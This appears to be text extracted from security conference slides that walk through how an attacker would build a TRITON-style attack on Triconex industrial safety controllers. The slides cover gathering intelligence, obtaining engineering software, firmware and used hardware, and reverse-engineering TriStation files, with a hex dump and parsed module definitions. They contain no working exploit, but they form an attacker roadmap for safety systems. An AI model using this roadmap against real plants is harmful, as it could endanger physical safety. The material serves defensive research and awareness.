
- Increased connectivity with IT networks and Internet has greatly increased the attack surface
  - Shodan my friend ...
- Advanced exploitation tools, frameworks and malware samples are «easy» to access
- ICS equipment and documentation are «easy» to procure/get
- Number of published ICS device vulnerabilities is growing, with slow implementation of countermeasures



# ICS is under Fire!



*Number of published ICS device vulnerabilities keeps growing!*





A photograph of a server rack. The rack is filled with various hardware components, including network switches, routers, and server blades. Numerous cables are plugged into the front panels, and some are bundled together. The lighting is somewhat dim, highlighting the metallic and plastic surfaces of the equipment.

# Turning an 'Undocumented Device' into Malicious Code

# What Does a Bad Guy Have to Do to Build an Attack like TRITON?

1

## Gather Intelligence

- Collect as much information as possible
- Gain a 'documented view' of the target

2

## Build a shopping list

- Documentation
- Engineering tool-set
- Firmware
- Controller

3

## RE of Engineering Software

- Collect information by reverse engineering the engineering software

4

## RE of TriStation Protocol




- Be able to talk and understand the protocol of the target system is crucial











**Figure 3** Architecture of a Model 3008 Main Processor

**Figure 2** Triplicated Architecture of the Tricon Controller



- **Directly from vendor website**

- Asking the right people the right questions ☺



- **Asset owners**

- Operations and security staff are our friends - and the best sources of information


- **Surf the Web and you'll find interesting stuff**

- Installation CDs sold on e-commerce
- Loose executable & archives drifting on forums
- Open directories, FTP servers, etc.



You can pay for it or ask nicely..... 19

# Buy or Obtain the Right Instruments: Triconex Engineering Software



## Tristation 1131 4.1软件

价格 **¥20.00**

约 USD 3.17

0 1  
累计评论 交易成功

配送 天津 至 全国 快速 免运费 24小时内发货

数量  件(库存993件)

立即购买

加入购物车

**3 USD**

支付 JCB VISA Visa Master





## Here's the **PROBLEM...**



- Understanding the logic running inside the gear
- Extracting the firmware without bricking the hardware


... the quicker the better ...



## Try Harder.

- Triconex firmware manager v2.0
  - Just really hard to find out there
  - **Contains all the fw versions!**

Number of bricked MP: 0



# Buy or Obtain the Right Instruments: The Controller (Hardware)



- **Alert: most ICS equipment is very expensive**
  - Go for it only if you have “money in your pocket”: approx. \$5-10K
  - You might want/need spares for teardown & in case you brick it
- **Directly from the vendor marketplace**
  - Not the cheapest way; must be a legitimate buyer
- **Try eBay / Alibaba**
  - Look for components, used devices or new ones with warranty. Keep in mind the compatibility issues: put together enough to make it work!



You're not gonna find this stuff at a yard sale or in the corner store.





## TRICONEX 3008 MODULE Tricon

Pre-Owned

**\$1,850.00**

or Best Offer  
+\$122.00 shipping

**Free Returns**



## Triconex 740027-100 Rack / Chassis Low

Pre-Owned

**\$1,595.00**

or Best Offer  
+\$850.59 shipping

**Free Returns**

[See more like this](#)



## Triconex Communication Module NCM 4329 Free 1 year Warranty & Free Shipping!

New (Other)

**\$3,979.77**

or Best Offer



## NEW TRICONEX POWER MODULE 120VAC MODEL# 8310

New (Other)

**\$1,612.80**

or Best Offer  
+\$70.00 shipping

2 new & refurbished from \$1,612.80

- **TriStation 1131 v4.9.0 (build 117):**
  - A gold mine for the bad guys!
  - Contains all the information needed to interact with the controller
- **RE can be awesome!**
  - Learn protocol structure & error codes & juicy stuff

Name	Size	File description
InstallCheck.exe	61 KB	TS1131 Install Check
lagarc.dll	80 KB	Trident Code Archiver, Non-MFC DLL
lagasm.dll	92 KB	Trident Code Assembler, Non-MFC DLL
lagcom.dll	128 KB	Trident Communication Interface
lagdwg.dll	156 KB	Trident HW Drawing Services
lagemi.dll	132 KB	Trident Code Interpreter, Non-MFC DLL
laggen.dll	200 KB	Trident Code Generator, Non-MFC DLL
laghwdlg.dll	736 KB	Trident HW Setup Services
laglnk.dll	100 KB	Trident Code Linker, Non-MFC DLL
lagpim.dll	2.076 KB	Trident TS1131 Application Interface
LOADDLC.dll	40 KB	
tcxemdde.exe	44 KB	Triconex Emulator DDE Client
TCXEMX.chm	2.218 KB	
tcxemx.exe	340 KB	EM Code Emulator
tr1arc.dll	80 KB	Tricon NC Archiver
tr1asm.dll	104 KB	Tricon NC Assembler
tr1com.dll	108 KB	Tricon Communications Interface
tr1emi.dll	128 KB	Tricon EM Interpreter
tr1gen.dll	124 KB	Tricon NC Generator
tr1hwdlg.dll	1.048 KB	Tricon HW Setup Dialogs
tr1lnk.dll	100 KB	Tricon NC Linker



# RE of Engineering Software

TR1HWDEF.HWD

Parsed: TR1HWDEF.HWD




```
00 07 00 01 00 01 00 02 00 02 00 03 00 03 00 04 .....
00 04 00 05 00 05 00 06 00 06 00 07 00 07 00 0D .....M
80 07 00 07 00 08 44 49 20 38 32 34 56 38 4C 54 .....DI·;24V;LT
20 2E 44 69 73 63 72 65 74 65 20 49 6E 70 75 74 ·.Discrete·Input
2C 20 32 34 20 56 2C 20 4C 6F 77 20 54 68 72 65 ,·24·V,·Low·Thre
73 68 6F 6C 64 2C 20 33 32 20 70 6F 69 6E 74 73 shold,·32·points
09 33 35 30 35 2F 45 2F 45 4E 01 00 03 01 00 00 .3505/E/EN.....
00 01 00 00 00 00 00 00 00 00 24 40 00 00 00 00 .....$@.....
00 00 00 00 00 00 00 00 00 00 01 00 01 00 20 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 03 00 01 00 .....
00 00 04 50 61 73 73 C0 C0 C0 00 00 FF 00 00 02 ...Pass.....
00 00 00 05 46 61 75 6C 74 C0 C0 C0 00 FF 00 00 ....Fault.....
00 04 00 00 00 06 41 63 74 69 76 65 C0 C0 C0 00 .....Active....
FF FF 00 00 00 00 00 00 06 55 6E 75 73 65 64 C0 .....Unused.
C0 C0 00 C0 C0 C0 00 00 00 00 06 55 6E 75 73 .....Unus
65 64 C0 C0 C0 00 C0 C0 C0 00 00 00 00 06 55 ed.....U
6E 75 73 65 64 C0 C0 C0 00 C0 C0 C0 00 07 00 07 nused.....
00 07 00 01 02 16 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 9D 0D 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 07 00 01 .....
00 01 00 02 00 02 00 03 00 03 00 04 00 04 00 05 .....
00 05 00 06 00 06 00 07 00 07 00 4D 80 07 00 08 .....M....
00 08 44 49 20 38 32 33 30 38 56 20 20 20 44 69 ..DI·;230;V·Di
73 63 72 65 74 65 20 49 6E 70 75 74 2C 20 32 33 crete·Input,·23
30 20 56 2C 20 33 32 20 70 6F 69 6E 74 73 06 33 0·V,·32·points.3
35 30 38 2F 45 01 00 02 01 00 00 00 01 00 00 00 508/E.....
00 00 00 00 00 24 40 00 00 00 00 00 00 00 00 .....$@.....
00 01 00 00 00 01 00 01 00 20 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 03 00 01 00 00 00 04 50 61 .....Pa
73 73 C0 C0 C0 00 00 FF 00 00 02 00 00 00 05 46 ss.....F
61 75 6C 74 C0 C0 C0 00 FF 00 00 00 04 00 00 00 ault.....
```

```
1 Reading info from TR1HWDEF.HWD
2
3 0x0001|1|MP|Tricon Main Processor|3006/N,3007
4 0x0001|2|BOOL; RO|BOOL (Aliased RO)|None
5 0x0002|2|BOOL; RW|BOOL (Aliased RW)|None
6 0x0003|2|BOOL; NA|BOOL (Non-aliased)|None
7 0x0004|2|DINT; RO|DINT (Aliased RO)|None
8 0x0005|2|DINT; RW|DINT (Aliased RW)|None
9 0x0006|2|DINT; NA|DINT (Non-aliased)|None
10 0x0007|2|REAL; RO|REAL (Aliased RO)|None
11 0x0008|2|REAL; RW|REAL (Aliased RW)|None
12 0x0009|2|REAL; NA|REAL (Non-aliased)|None
13 0x0020|2|DATA; NA|LOCAL (Non-aliased)|None
14 0x0003|1|Empty;Slot|Empty|----
